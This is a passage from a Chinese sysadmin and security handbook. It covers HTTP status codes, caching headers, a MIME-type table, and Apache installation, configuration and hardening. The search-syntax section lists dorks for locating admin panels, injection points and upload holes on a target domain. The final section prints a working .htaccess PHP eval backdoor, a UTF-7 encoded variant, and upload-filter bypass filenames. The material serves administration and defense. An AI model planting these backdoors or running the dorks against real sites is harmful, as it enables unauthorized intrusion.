这些状态代码表示服务器在尝试处理请求时发生内部错误。这些错误可能是服务器本身的错误， 而不是请求出错。

* 500（ 服务器内部错误）： 服务器遇到错误， 无法完成请求。
* 501（ 尚未实施）： 服务器不具备完成请求的功能。例如， 服务器无法识别请求方法时可能会返回此代码。
* 502（ 错误网关）： 服务器作为网关或代理， 从上游服务器收到无效响应。
* 503（ 服务不可用）： 服务器目前无法使用（ 由于超载或停机维护）。通常， 这只是暂时状态。
* 504（ 网关超时）： 服务器作为网关或代理， 但是没有及时从上游服务器收到请求。
* 505（ HTTP 版本不受支持）： 服务器不支持请求中所用的HTTP协议版本。

**7.1.1.3** 缓存控制

用户行为与缓存

在请求的资源URL后面带上无意义的请求参数可以重新请求资源。

缓存头部

* **Expires**： 尽管使用范围相当有限， 但Expires头部是非常简洁明了的。通常它设置一个未来的时间， 内容会在此时间过期。这时， 任何对同样内容的请求都应该回到原始服务器处。这个头部或许仅仅最适合回退模式（ fall back） 。
* **Cache-Control**： 这是Expires的一个更加现代化的替换物。它已被很好的支持， 且拥有更加灵活的实现。在大多数案例中， 它比Expires更好， 但同时设置两者的值也无妨。
* **ETag**： ETag用于缓存验证。源服务器可以在首次服务一个内容时为该内容提供一个独特的ETag。当一个缓存需要验证这个内容是否即将过期， 他会将相应的ETag发送回服务器。源服务器或者告诉缓存内容是一致的， 或者发送更新后的内容（ 带着新的ETag） 。
* **Last-Modified**： 这个头部指明了相应的内容最后一次被修改的时间。它可能会作为保证内容新鲜度的验证策略的一部分被使用。
* **Content-Length**： 尽管并没有在缓存中明确涉及， Content-Length头部在设置缓存策略时很重要。某些软件如果不提前获知内容的大小以留出足够空间， 则会拒绝缓存该内容。
* **Vary**： 缓存系统通常使用请求的主机和路径作为存储该资源的键。当判断一个请求是否是请求同样内容时， Vary头部可以被用来提醒缓存系统需要注意另一个附加头部。它通常被用来告诉缓存系统同样注意Accept-Encoding头部， 以便缓存系统能够区分压缩和未压缩的内容。

Content-Length选项

* **no-cache**： 这个指令指示所有缓存的内容在新的请求到达时必须先重新验证， 再发送给客户端。这条指令实际将内容立刻标记为过期的， 但允许通过验证手段重新验证以避免重新下载整个内容。
* **no-store**： 这条指令指示缓存的内容不能以任何方式被缓存。它适合在回复敏感信息时设置。
* **public**： 它将内容标记为公有的， 这意味着它能被浏览器和其他任何中间节点缓存。通常， 对于使用了

HTTP验证的请求， 其回复被默认标记为private。public标记将会覆盖这个设置。

380/990

用户操作

**Expires/Cache-Control**

**Last-Modified/Etag**

地址栏回车

有效

有效

页面链接跳转

有效

有效

新开窗口

有效

有效

前进、后退

有效

有效

F5刷新

无效

有效

Ctrl+F5刷新

无效

无效

QQ群：632167235

* **private**： 它将内容标记为私有的。私有数据可以被用户的浏览器缓存， 但不能被任何中间节点缓存。它通常用于用户相关的数据。
* **max-age**： 这个设置指示了缓存内容的最大生存期， 它在最大生存期后必须在源服务器处被验证或被重新下载。在现代浏览器中这个选项大体上取代了Expires头部， 浏览器也将其作为决定内容的新鲜度的基础。这个选项的值以秒为单位表示， 最大可以表示一年的新鲜期（ 31536000秒） 。
* **s-maxage**： 这个选项非常类似于max-age， 它指明了内容能够被缓存的时间。区别是这个选项只在中间节点的缓存中有效。结合这两个选项可以构建更加灵活的缓存策略。
* **must-revalidate**： 它指明了由max-age、s-maxage或Expires头部指明的新鲜度信息必须被严格的遵守。它避免了缓存的数据在网络中断等类似的场景中被使用。
* **proxy-revalidate**： 它和上面的选项有着一样的作用， 但只应用于中间的代理节点。在这种情况下， 用户的浏览器可以在网络中断时使用过期内容， 但中间缓存内容不能用于此目的。
* **no-transform**： 这个选项告诉缓存在任何情况下都不能因为性能的原因修改接收到的内容。这意味着， 缓存不允许压缩接收到的内容（ 没有从原始服务器处接收过压缩版本的该内容） 并发送。

这些选项能够以不同的方式结合以获得不同的缓存行为。一些互斥的值如下：

* no-cache， no-store以及由其他前面未提到的选项指明的常用的缓存行为
* public和private
* 如果no-store和no-cache都被设置， 那么no-store会取代no-cache。对于非授权的请求的回复， public是隐含的设置。对于授权的请求的回复， private选项是隐含的。他们可以通过在Cache-Control头部中指明相应的相反的选项以覆盖。

**7.1.1.4 Content-Type**

".\*"="application/octet-stream" ".001"="application/x-001" ".301"="application/x-301" ".323"="text/h323" ".906"="application/x-906" ".907"="drawing/907" ".a11"="application/x-a11" ".acp"="audio/x-mei-aac" ".ai"="application/postscript" ".aif"="audio/aiff" ".aifc"="audio/aiff" ".aiff"="audio/aiff" ".anv"="application/x-anv" ".asa"="text/asa" ".asf"="video/x-ms-asf" ".asp"="text/asp" ".asx"="video/x-ms-asf" ".au"="audio/basic" ".avi"="video/avi"

".awf"="application/vnd.adobe.workflow" ".biz"="text/xml"

".bmp"="application/x-bmp" ".bot"="application/x-bot" ".c4t"="application/x-c4t" ".c90"="application/x-c90" ".cal"="application/x-cals" ".cat"="application/vnd.ms-pki.seccat" ".cdf"="application/x-netcdf" ".cdr"="application/x-cdr" ".cel"="application/x-cel" ".cer"="application/x-x509-ca-cert" ".cg4"="application/x-g4" ".cgm"="application/x-cgm" ".cit"="application/x-cit" ".class"="java/\*"

".cml"="text/xml"

381/990

QQ群：632167235

".cmp"="application/x-cmp" ".cmx"="application/x-cmx" ".cot"="application/x-cot" ".crl"="application/pkix-crl" ".crt"="application/x-x509-ca-cert" ".csi"="application/x-csi" ".css"="text/css" ".cut"="application/x-cut" ".dbf"="application/x-dbf" ".dbm"="application/x-dbm" ".dbx"="application/x-dbx" ".dcd"="text/xml" ".dcx"="application/x-dcx" ".der"="application/x-x509-ca-cert" ".dgn"="application/x-dgn" ".dib"="application/x-dib" ".dll"="application/x-msdownload" ".doc"="application/msword" ".dot"="application/msword" ".drw"="application/x-drw" ".dtd"="text/xml" ".dwf"="Model/vnd.dwf" ".dwf"="application/x-dwf" ".dwg"="application/x-dwg" ".dxb"="application/x-dxb" ".dxf"="application/x-dxf" ".edn"="application/vnd.adobe.edn" ".emf"="application/x-emf" ".eml"="message/rfc822" ".ent"="text/xml" ".epi"="application/x-epi" ".eps"="application/x-ps" ".eps"="application/postscript" ".etd"="application/x-ebx" ".exe"="application/x-msdownload" ".fax"="image/fax" ".fdf"="application/vnd.fdf" ".fif"="application/fractals" ".fo"="text/xml" ".frm"="application/x-frm" ".g4"="application/x-g4" ".gbr"="application/x-gbr" "."="application/x-" ".gif"="image/gif" ".gl2"="application/x-gl2" ".gp4"="application/x-gp4" ".hgl"="application/x-hgl" ".hmr"="application/x-hmr" ".hpg"="application/x-hpgl" ".hpl"="application/x-hpl" ".hqx"="application/mac-binhex40" ".hrf"="application/x-hrf" ".hta"="application/hta" ".htc"="text/x-component" ".htm"="text/html" ".html"="text/html" ".htt"="text/webviewhtml" ".htx"="text/html" ".icb"="application/x-icb" ".ico"="image/x-icon" ".ico"="application/x-ico"

382/990

QQ群：632167235

".iff"="application/x-iff" ".ig4"="application/x-g4" ".igs"="application/x-igs" ".iii"="application/x-iphone" ".img"="application/x-img" ".ins"="application/x-internet-signup" ".isp"="application/x-internet-signup" ".IVF"="video/x-ivf"

".java"="java/\*" ".jfif"="image/jpeg" ".jpe"="image/jpeg" ".jpe"="application/x-jpe" ".jpeg"="image/jpeg" ".jpg"="image/jpeg" ".jpg"="application/x-jpg" ".js"="application/x-javascript" ".jsp"="text/html" ".la1"="audio/x-liquid-file" ".lar"="application/x-laplayer-reg" ".latex"="application/x-latex" ".lavs"="audio/x-liquid-secure" ".lbm"="application/x-lbm" ".lmsff"="audio/x-la-lms" ".ls"="application/x-javascript" ".ltr"="application/x-ltr" ".m1v"="video/x-mpeg" ".m2v"="video/x-mpeg" ".m3u"="audio/mpegurl" ".m4e"="video/mpeg4" ".mac"="application/x-mac" ".man"="application/x-troff-man" ".math"="text/xml" ".mdb"="application/msaccess" ".mdb"="application/x-mdb"

".mfp"="application/x-shockwave-flash" ".mht"="message/rfc822" ".mhtml"="message/rfc822" ".mi"="application/x-mi" ".mid"="audio/mid" ".midi"="audio/mid" ".mil"="application/x-mil" ".mml"="text/xml"

".mnd"="audio/x-musicnet-download" ".mns"="audio/x-musicnet-stream" ".mocha"="application/x-javascript" ".movie"="video/x-sgi-movie" ".mp1"="audio/mp1" ".mp2"="audio/mp2" ".mp2v"="video/mpeg" ".mp3"="audio/mp3" ".mp4"="video/mpeg4" ".mpa"="video/x-mpg" ".mpd"="application/vnd.ms-project" ".mpe"="video/x-mpeg" ".mpeg"="video/mpg" ".mpg"="video/mpg" ".mpga"="audio/rn-mpeg" ".mpp"="application/vnd.ms-project" ".mps"="video/x-mpeg" ".mpt"="application/vnd.ms-project" ".mpv"="video/mpg"

383/990

QQ群：632167235

".mpv2"="video/mpeg" ".mpw"="application/vnd.ms-project" ".mpx"="application/vnd.ms-project" ".mtx"="text/xml" ".mxp"="application/x-mmxp" ".net"="image/pnetvue" ".nrf"="application/x-nrf" ".nws"="message/rfc822" ".odc"="text/x-ms-odc" ".out"="application/x-out" ".p10"="application/pkcs10" ".p12"="application/x-pkcs12" ".p7b"="application/x-pkcs7-certificates" ".p7c"="application/pkcs7-mime" ".p7m"="application/pkcs7-mime" ".p7r"="application/x-pkcs7-certreqresp" ".p7s"="application/pkcs7-signature" ".pc5"="application/x-pc5" ".pci"="application/x-pci" ".pcl"="application/x-pcl" ".pcx"="application/x-pcx" ".pdf"="application/pdf" ".pdf"="application/pdf" ".pdx"="application/vnd.adobe.pdx" ".pfx"="application/x-pkcs12" ".pgl"="application/x-pgl" ".pic"="application/x-pic" ".pko"="application/vnd.ms-pki.pko" ".pl"="application/x-perl" ".plg"="text/html"

".pls"="audio/scpls" ".plt"="application/x-plt" ".png"="image/png" ".png"="application/x-png" ".pot"="application/vnd.ms-powerpoint" ".ppa"="application/vnd.ms-powerpoint" ".ppm"="application/x-ppm" ".pps"="application/vnd.ms-powerpoint" ".ppt"="application/vnd.ms-powerpoint" ".ppt"="application/x-ppt" ".pr"="application/x-pr" ".prf"="application/pics-rules" ".prn"="application/x-prn" ".prt"="application/x-prt" ".ps"="application/x-ps" ".ps"="application/postscript" ".ptn"="application/x-ptn" ".pwz"="application/vnd.ms-powerpoint" ".r3t"="text/vnd.rn-realtext3d" ".ra"="audio/vnd.rn-realaudio" ".ram"="audio/x-pn-realaudio" ".ras"="application/x-ras" ".rat"="application/rat-file" ".rdf"="text/xml" ".rec"="application/vnd.rn-recording" ".red"="application/x-red" ".rgb"="application/x-rgb"

".rjs"="application/vnd.rn-realsystem-rjs" ".rjt"="application/vnd.rn-realsystem-rjt" ".rlc"="application/x-rlc" ".rle"="application/x-rle"

384/990

QQ群：632167235

".rm"="application/vnd.rn-realmedia" ".rmf"="application/vnd.adobe.rmf" ".rmi"="audio/mid" ".rmj"="application/vnd.rn-realsystem-rmj" ".rmm"="audio/x-pn-realaudio"

".rmp"="application/vnd.rn-rn\_music\_package" ".rms"="application/vnd.rn-realmedia-secure" ".rmvb"="application/vnd.rn-realmedia-vbr" ".rmx"="application/vnd.rn-realsystem-rmx" ".rnx"="application/vnd.rn-realplayer" ".rp"="image/vnd.rn-realpix"

".rpm"="audio/x-pn-realaudio-plugin" ".rsml"="application/vnd.rn-rsml" ".rt"="text/vnd.rn-realtext" ".rtf"="application/msword" ".rtf"="application/x-rtf" ".rv"="video/vnd.rn-realvideo" ".sam"="application/x-sam" ".sat"="application/x-sat" ".sdp"="application/sdp" ".sdw"="application/x-sdw" ".sit"="application/x-stuffit" ".slb"="application/x-slb" ".sld"="application/x-sld" ".slk"="drawing/x-slk" ".smi"="application/smil" ".smil"="application/smil" ".smk"="application/x-smk" ".snd"="audio/basic" ".sol"="text/plain"

".sor"="text/plain" ".spc"="application/x-pkcs7-certificates" ".spl"="application/futuresplash" ".spp"="text/xml" ".ssm"="application/streamingmedia"

".sst"="application/vnd.ms-pki.certstore" ".stl"="application/vnd.ms-pki.stl" ".stm"="text/html"

".sty"="application/x-sty" ".svg"="text/xml" ".swf"="application/x-shockwave-flash" ".tdf"="application/x-tdf" ".tg4"="application/x-tg4" ".tga"="application/x-tga" ".tif"="image/tiff"

".tif"="application/x-tif" ".tiff"="image/tiff" ".tld"="text/xml" ".top"="drawing/x-top"

".torrent"="application/x-bittorrent" ".tsd"="text/xml" ".txt"="text/plain" ".uin"="application/x-icq" ".uls"="text/iuls"

".vcf"="text/x-vcard" ".vda"="application/x-vda" ".vdx"="application/vnd.visio" ".vml"="text/xml" ".vpg"="application/x-vpeg005" ".vsd"="application/vnd.visio" ".vsd"="application/x-vsd"

385/990

QQ群：632167235

".vss"="application/vnd.visio" ".vst"="application/vnd.visio" ".vst"="application/x-vst" ".vsw"="application/vnd.visio" ".vsx"="application/vnd.visio" ".vtx"="application/vnd.visio" ".vxml"="text/xml" ".wav"="audio/wav" ".wax"="audio/x-ms-wax" ".wb1"="application/x-wb1" ".wb2"="application/x-wb2" ".wb3"="application/x-wb3" ".wbmp"="image/vnd.wap.wbmp" ".wiz"="application/msword" ".wk3"="application/x-wk3" ".wk4"="application/x-wk4" ".wkq"="application/x-wkq" ".wks"="application/x-wks" ".wm"="video/x-ms-wm"

".wma"="audio/x-ms-wma" ".wmd"="application/x-ms-wmd" ".wmf"="application/x-wmf" ".wml"="text/vnd.wap.wml" ".wmv"="video/x-ms-wmv"

".wmx"="video/x-ms-wmx" ".wmz"="application/x-ms-wmz" ".wp6"="application/x-wp6" ".wpd"="application/x-wpd" ".wpg"="application/x-wpg" ".wpl"="application/vnd.ms-wpl" ".wq1"="application/x-wq1" ".wr1"="application/x-wr1" ".wri"="application/x-wri" ".wrk"="application/x-wrk" ".ws"="application/x-ws" ".ws2"="application/x-ws" ".wsc"="text/scriptlet" ".wsdl"="text/xml" ".wvx"="video/x-ms-wvx"

".xdp"="application/vnd.adobe.xdp" ".xdr"="text/xml" ".xfd"="application/vnd.adobe.xfd" ".xfdf"="application/vnd.adobe.xfdf" ".xhtml"="text/html" ".xls"="application/vnd.ms-excel" ".xls"="application/x-xls" ".xlw"="application/x-xlw" ".xml"="text/xml" ".xpl"="audio/scpls" ".xq"="text/xml"

".xql"="text/xml" ".xquery"="text/xml" ".xsd"="text/xml" ".xsl"="text/xml" ".xslt"="text/xml" ".xwd"="application/x-xwd" ".x\_b"="application/x-x\_b" ".x\_t"="application/x-x\_t"

386/990

QQ群：632167235

**7.1.1.5** 搜索语法

关键词

site： 可以限制你搜索范围的域名

inurl： 用于搜索网页上包含的URL， 这个语法对寻找网页上的搜索， 帮助之类的很有用

intext： 只搜索网页<body>部分中包含的文字(也就是忽略了标题、URL等的文字)

intitle： 查包含关键词的页面， 一般用于社工别人的webshell密码

filetype： 搜索文件的后缀或者扩展名

link： 可以得到一个所有包含了某个指定URL的页面列表

应用示例

1. 查找后台地址：

site:域名 inurl:login|admin|manage|member|admin\_login|login\_admin|system|login|user|main|cms

2. 查找文本内容：

site:域名 intext:管理|后台|登陆|用户名|密码|验证码|系统|帐号|admin|login|sys|managetem|password| username

3. 查找可注入点：

site:域名 inurl:aspx|jsp|php|asp

4. 查找上传漏洞：

site:域名 inurl:file|load|editor|Files

5. 找eweb编辑器：

site:域名 inurl:ewebeditor|editor|uploadfile|eweb|edit

6. 存在的数据库：

site:域名 filetype:mdb|asp|#

7. 查看脚本类型：

site:域名 filetype:asp/aspx/php/jsp

8. 迂回策略入侵：

inurl:cms/data/templates/images/index/

9. 利用谷歌黑客快速找到自己想要的资料：

site:qiannao.com 提权视频

10. 搜索真实姓名

bing:（ ） ping0s|小P

baidu： ()ping0s|小P

**7.1.2 WEB**组件

**7.1.2.1 Apache**

387/990

QQ群：632167235

**7.1.2.1.1** 安装

安装

1. 将apr和apr-util解压到 ./srclib/apr 和 ./srclib/apr-util 目录中

2. 安装distcache-devel

3. 安装Apache # **./configure \**

**--prefix=/usr/local/apache2 \**

**--enable-mpms-shared=all \**

**--with-included-apr \**

**--enable-suexec --with-suexec \**

**--with-suexec-logfile=/var/log/httpd/suexec.log \**

**--with-suexec-bin=/usr/local/apache2/sbin/suexec \**

**--with-suexec-docroot=/srv/www \**

**--enable-pie \**

**--enable-ldap \**

**--enable-authnz-ldap \**

**--with-pcre \**

**--enable-modules=all \**

**--enable-mods-shared=all \**

**--enable-load-all-modules \**

**--enable-ssl --with-ssl --enable-socache-dc --enable-bucketeer \**

**--enable-case-filter --enable-case-filter-in \**

**--disable-imagemap**

4. 安装PHP

# **./configure \**

**--with-apxs2=/usr/local/apache2/bin/apxs \**

**--enable-fpm \**

**--enable-fastcgi \**

**--enable-force-cgi-redirect \**

**--with-mysql=/usr \**

**--with-mysql-sock=/var/lib/mysql/mysql.sock**

# **cp php.ini-production /usr/local/lib/php.ini**

LoadModule php5\_module modules/libphp5.so AddType application/x-httpd-php .php

5. 安装apxs和httpd-devel

6. php加速 eAccelerator

需要php-devel， 已停止， 与新版不兼容。

php加速APC

7. 分析软件webalizer

模块目录/usr/lib/httpd/modules

使用prefork还是worker模块在/etc/sysconfig/httpd中定义

命令

# **httpd -M** #查看载入的模块# **httpd -t** #检查配置文件错误# **httpd -S** #虚拟主机配置

388/990

QQ群：632167235

# **ab -dSk -c100 -n500 URL** #测试

**7.1.2.1.2** 基本配置

官网文档

<http://httpd.apache.org/docs/>

容器

<Directory 目录>

</Directory>

<Files 文件>

</Files>

<DirectoryMatch 目录正则表达式>

</DirectoryMatch>

<FileMatch 文件正则表达式>

</FileMatch>

<Location 路径>

</Location>

<LocationMatch 路径正则表达式>

</LocationMatch>

超时配置

KeepAlive

是否允许持久链接

前端有squid或者页面为静态（ CSS..） 的时候On 动态的为Off

MaxKeepAliveRequests

在持久链接期间所允许的最大请求数量

KeepAliveTimeout

在同一个客户链接中， 下一个请求等待时间

Options选项

Options Indexes

* Indexes： 显示目录
* IndexOptions Charset=GB2312： 索引页面编码
* FollowSymLinks： 跟随链接
* ExecCGI： CGI程序
* Includes： 让Server-Side Include程序运行

基本参数

Listen ip:port

ServerName www.example.com:80 [ServerAdmin](mailto:ServerAdminadmin@example.com) [admin@example.com](mailto:admin@example.com)

ServerSignature On|Off|EMail #apache生成文档的页脚

389/990

QQ群：632167235

DocumentRoot "/var/www/html" DirectoryIndex index.html index.php AddDefaultCharset UTF-8

别名配置

Alias /别名/ /真实路径/

<Directory /真实路径/>

</Directory>

主机状态说明网页

mod\_status.so ExtendedStatus On

<Location /Server-status>

访问控制

Order allow,deny #后面的优先

2.4.2版本的apache中需要在目录下面添加 Require all granted， 否则无论怎么访问都是403。

虚拟主机根据HOST头部来判断主机名

NameVirtualHost \*:80

<Directory /var/www/html>

</Directory>

<VirtualHost \*:80>

[ServerAdmin](mailto:ServerAdminwebmaster@dummy-host.example.com) [webmaster@dummy-host.example.com](mailto:webmaster@dummy-host.example.com)

DocumentRoot /www/docs/dummy-host.example.com

ServerName dummy-host.example.com

ServerAlias zhone /var/www #网站别名

ErrorLog logs/dummy-host.example.com-error\_log

CustomLog logs/dummy-host.example.com-access\_log common

</VirtualHost>

自定义SSL

安装mod\_ssl

1. 建立公共密钥

# **openssl genrsa -out server.key 1024**

1. 建立凭证文件

# **openssl req -new -x509 -key server.key -out server.crt**

# **vi /etc/httpd/conf.d/ssl.conf**

配置文件

<VirtualHost \_default\_:443>

SSLEngine on

SSLCertificateFile ser.crt

SSLCertificateKeyFile ser.key

SSLCipherSuite HIGH:MEDIUM:!aNULL:!MD5;!RC4

</VirtualHost>

SSLCACertificateFile .cert/self.crt

<DirectoryMatch "admini">

SSLVerifyClient require

390/990

QQ群：632167235

HSTS

LoadModule headers\_module modules/mod\_headers.so

<VirtualHost 67.89.123.45:443>

#只能在 HTTPS 虚拟机中设置这个头， 而不能设置在 HTTP 虚拟机中。

Header always set Strict-Transport-Security "max-age=63072000; includeSubdomains; preload"

</VirtualHost>

<VirtualHost \*:80>

#重定向

ServerName example.com

RewriteEngine On

RewriteCond %{HTTPS} !=on

RewriteRule ^(.\*) https://%{SERVER\_NAME}$1 [R,L]

</VirtualHost>

SSL推荐配置

SSLCipherSuite EECDH+AESGCM:EDH+AESGCM:AES256+EECDH:AES256+EDH

SSLProtocol All -SSLv2 -SSLv3 SSLHonorCipherOrder On SSLSessionTickets Off

Header always set Strict-Transport-Security "max-age=63072000; includeSubdomains; preload" Header always set X-Frame-Options DENY

Header always set X-Content-Type-Options nosniff # Requires Apache >= 2.4

SSLCompression off SSLUseStapling on

SSLStaplingCache "shmcb:logs/stapling-cache(150000)"

单IP并发（多线程下载）

安装mod\_limitipconn， rhel6失败。

ExtendedStatus On

LoadModule limitipconn\_module lib/apache/mod\_limitipconn.so

<IfModule mod\_limitipconn.c>

MaxConnPerIP 5

NoIPLimit css/\*

OnlyIPLimit audio/mpeg video

</IfModule>

CustomLog /var/log/httpd/access\_log common env=!LIMITIP

下载速度

1. 安装模块mod\_bw/bw\_mod

# **apxs -cia mod\_bw.c** #需要httpd-devel

出现错误mod\_bw.c:567: error: 'conn\_rec' has no member named 'remote\_addr'

case T\_IP:

if (apr\_ipsubnet\_test(e[i].x.ip, r->connection->remote\_addr)) { return e[i].sid;

}

break; case T\_IP:

return e[i].sid;

2. 配置文件

391/990

SSLVerifyDepth 1

</DirectoryMatch>

QQ群：632167235

LoadModule bw\_module modules/mod\_bw.so

.htaccess文件

AccessFileName .htaccess AllowOverride ALL

* ALL： 全部权限
* AuthConfig： 认证
* Indexes： indexes重写
* Limits： Order重写
* None： 不可用

# htpasswd [-c] file user

WebDav

以下配置默认就有， 不需改变。

<IfModule mod\_dav.c>

</IfModule>

<Directory /var/www/html>

Dav On

Options +Indexes

IndexOptions FancyIndexing

AddDefaultCharset UTF-8

</Directory>

反向代理

安装模块： mod\_proxy

<VirtualHost 1.1.1.1:80>

ServerName [www.baidu.com](http://www.baidu.com/)

ProxyPass / [http://www.baidu.com](http://www.baidu.com/)

ProxyPassReverse / [http://www.baidu.com](http://www.baidu.com/)

</virtualHost>

防止DDOS攻击

mod\_evasive

日志

%...a： 远程IP地址

%...A： 本地IP地址

%...B： 已发送的字节数， 不包含HTTP头

%...b： CLF格式的已发送字节数量， 不包含HTTP头。例如当没有发送数据时， 写入‘-’而不是0。

%...{FOOBAR}e： 环境变量FOOBAR的内容

%...f： 文件名字

%...h： 远程主机

%...H： 请求的协议

%...{Foobar}i： Foobar的内容， 发送给服务器的请求的标头行。

%...l： 远程登录名字（ 来自identd， 如提供的话）

%...m： 请求的方法

%...{Foobar}n： 来自另外一个模块的注解“Foobar”的内容

%...{Foobar}o： Foobar的内容， 应答的标头行

%...p： 服务器响应请求时使用的端口

%...P： 响应请求的子进程ID。

392/990

QQ群：632167235

%...q： 查询字符串（ 如果存在查询字符串， 则包含“?”后面的部分； 否则， 它是一个空字符串。）

%...r： 请求的第一行

%...s： 状态。对于进行内部重定向的请求， 这是指原来请求 的状态。如果用%...>s， 则是指后来的请求。

%...t： 以公共日志时间格式表示的时间（ 或称为标准英文格式）

%...{format}t： 以指定格式format表示的时间

%...T： 为响应请求而耗费的时间， 以秒计

%...u： 远程用户（ 来自auth； 如果返回状态（ %s） 是401则可能是伪造的）

%...U： 用户所请求的URL路径

%...v： 响应请求的服务器的ServerName

%...V： 依照UseCanonicalName设置得到的服务器名字

%...D： RequestTimeUs (microseconds)

%...k： KeepAliveRequests

%...X： ConnectionStatus

%{Referer}i： Referer

%{User-agent}i： UserAgent

%{UNIQUE\_ID}e： UniqueId

%{X-Forwarded-For}i： XForwardedFor

%{Host}i： Host

“...”表示一个可选的条件。如果没有指定条件， 则变量的值将以“-”取代。

有时候我们只想在日志中记录某些特定的、已定义的信息， 这时就要用到“...”。如果在“%”和变量之间放入了一个或者多个HTTP状态代码， 则只有当请求返回的状态代码属于指定的状态代码之一时， 变量所代表的内容才会被记录。例如， 如果我们想要记录的是网站的所有无效链接， 那么可以使用：

LogFormat %404{Referer}i BrokenLinks

日志传递给命令：

ErrorLog "|/usr/bin/tee -a /var/log/www/error.log | /usr/bin/logger -thttpd -plocal6.err"

**7.1.2.1.3** 目录认证

文件认证

# **vi .htaccess** AuthName test auth AuthType Basic

AuthUserFile /etc/httpd/authuser AuthGroupFile /etc/httpd/authgroup Require User myuser

Require Group hrgroup

#Require all granted #Access is allowed unconditionally. #Require ip 127

#Require valid-user

# **vi authgroup**

hrgroup:root user

mysql认证

创建数据库和用户

* **create database httpuser;**
* **use httpuser;**
* **create table user (name char(10), pwd char(20));**
* **insert into user values ('user', encrypt('user'));**

#mysql用encrypt函数来进行加密， 用的是DES算法， 这是和unix的password等同的算法

* **create table grp (name char(10), gname char(10));**
* **insert into grp values ('user', 'group');**

393/990

QQ群：632167235

* **grant select on httpuser.user to apache@localhost identified by 'apache';**
* **flush privileges;**

mod\_auth\_mysql

出现问题ap\_requires 打上patch

将908行remote\_ip改为client\_ip

# **apxs -cia -L/usr/lib/mysql -I/usr/include/mysql -lmysqlclient -lm -lz mod\_auth\_mysql.c**

配 置 文 件 ： AuthName test auth AuthType Basic AuthMySQLEnable on

AuthMySQLUser apache AuthMySQLPassword apache AuthMySQLDB httpuser AuthMySQLUserTable user AuthMySQLNameField name AuthMySQLPasswordField pwd Require valid-user AuthMySQLGroupTable grp AuthMySQLGroupField gname Require Group group

mod\_auth\_dbd

从apr-util中编译apr\_dbd\_mysql.so

# **./configure --prefix=/usr/local/apache2 --with-mysql=/usr --with-crypto --with-apr=/usr/local/ apache2**

配置文件：

DBDriver mysql

DBDParams "dbname=htpasswd user=apache password=xxx host=localhost port=3306" DBDMin 1

DBDKeep 2 DBDMax 10

DBDExptime 60

<Directory /usr/www/myhost/private>

AuthType Basic

AuthName "My Server"

AuthBasicProvider dbd

Require valid-user

AuthDBDUserPWQuery "select password from authn where username = %s"

</Directory>

使用windows活动目录

安装模块： mod\_authz\_ldap

AuthzLDAPMethod ldap AuthzLDAPAuthoritative on AuthzLDAPServer 192.168.0.1:389

AuthzLDAPUserBase OU=Marketing,DC=example,DC=com AuthzLDAPUserScope subtree

AuthzLDAPUserKey sAMAccountName [AuthzLDAPBindDN](mailto:AuthzLDAPBindDNadmin@example.com) [admin@example.com](mailto:admin@example.com) AuthzLDAPbindPassword P@ssword

使用LDAP

394/990

QQ群：632167235

安装模块： mod\_ldap， 实验未成功。从apr-util中编译mod\_ldap.so

# ./configure --prefix=/usr/local/apache2 --with-ldap-include=/usr/include --with-ldap-lib=/usr/lib --with-crypto -- with-apr=/usr/local/apache2

AuthType basic AuthName "private area" AuthBasicProvider ldap

AuthzLDAPAuthoritative off

AuthLDAPURL ldap://localhost:389/dc=ldaptest,dc=com?uid require ldap-user "user1"

使用系统用户认证

下载mod\_auth\_pam

加入以下两句即可： AuthName test auth AuthType Basic

**7.1.2.1.4** 安全配置

**1.** 选择漏洞较少的 **apache**版本， 并打上安全补丁

查看apache版本号： **httpd -v**， 然后在sebug上搜索该版本号有什么漏洞， 可根据提示提升版本或者打上补丁。

**2.** 关闭一些不使用的模块及功能

可在LoadModule前加#， 来注释掉一些不使用的模块。

**3.** 隐藏 **banner**信息

ServerTokens OS 修改为： ServerTokens Prod （ HTTP header上的签名） ServerSignature On 修改为： ServerSignature Off（ 位于404、403、500等页面中）

**4.** 删除默认网站及页面

删除默认的页面， 防止泄露服务器信息。

**5.** 可修改 **banner**信息

**6.** 配置 **httpd.conf**禁止目录浏览

将 Options Indexes FollowSymLinks 改为 Options -Indexes FollowSymLinks。

**7.** 配置 **httpd.conf**设置默认文档

DirectoryIndex index.html

**8.** 合理配置 **apache**的运行账户

为apache单独建立一个运行账户及账户组， 并在httpd.conf配置。

**9.** 合理控制 **apache**运行账户对磁盘的写入， 执行权限

取消apache运行账户对网站目录的写入权限， 上传目录除外， 其他非网站目录尽量不给权限。

**10.** 合理控制 **apache**运行账户对 **sh**等的执行 权限

取消掉了运行账户对sh等的执行权限后能够防止webshell通过默认的sh执行命令。

**11.** 配置 **httpd.conf**取消对上传目录的 **php**执行 权限

直接下载文件：

<Location "/forumdata">

php\_admin\_flag engine off

395/990

QQ群：632167235

Options -ExecCGI

AddType text/plain .html .htm .shtml .php

#或者如下：

#AddHandler cgi-script .php .php5 .pl .py .jsp .asp .aspx .shtml .sh .cgi .sql .rb

</Location>

拒绝访问：

<Directory "/var/www/html/aaa">

<FilesMatch ".(php|php5)$">

Deny from all

</FilesMatch>

</Directory>

**12.** 配置 **httpd.conf**限制禁止访问的文件夹， 例如后台目录

**13.** 配置 **httpd.conf**限制一些特殊目录的特定 **ip**访 问， 如内部接口等。

**14.** 配置 **httpd.conf**限制一些文件类型的访问 ， 如 **txt**的 日志

<Files ~ ".txt$">

Order allow,deny

Deny from all

</Files>

**15.** 配置 **httpd.conf**修改修改监听端口来防止 一些内部系统被扫描

**16.** 关闭对 **.htaccess**的支持

AllowOverride None

**17.** 配置 **httpd.conf**记录访问日志

**18.** 数据分区使用 **nosuid,noexec,nodev**属性 挂载

**19.** 定制错误页面

ErrorDocument 404 errors/404.html

**20.** 关闭 **PHP**版本号显示

Expose\_php = off

**21.** 伪静态配置。

php伪装成html， 把php后缀改为html

<IfModule mod\_setenvif.c>

AddType application/x-httpd-php .php AddType application/x-httpd-php .html AddType application/x-httpd-php .htm

</IfModule>

**22.** 防止 **iframe**框架

可以防止点击劫持

Header always set X-Frame-Options DENY

**7.1.2.1.5** 安全风险

后门

在.htaccess文件中写入PHP后门： php\_value auto\_append\_file .htaccess #<?php eval($\_POST[1]);

使用UTF7编码：

396/990

QQ群：632167235

php\_flag zend.multibyte 1

php\_value zend.script\_encoding "UTF-7" php\_value auto\_append\_file .htaccess

#+ADw-script+AD4-alert(1)+ADsAPA-/script+AD4 #+ADw?php phpinfo()+Ads

文件上传

shell.php.x.y.z

Discuz!可以使用p11.php.php.php.php.php.php.php.php.php.php.php.php.rar

漏掉php3、php4

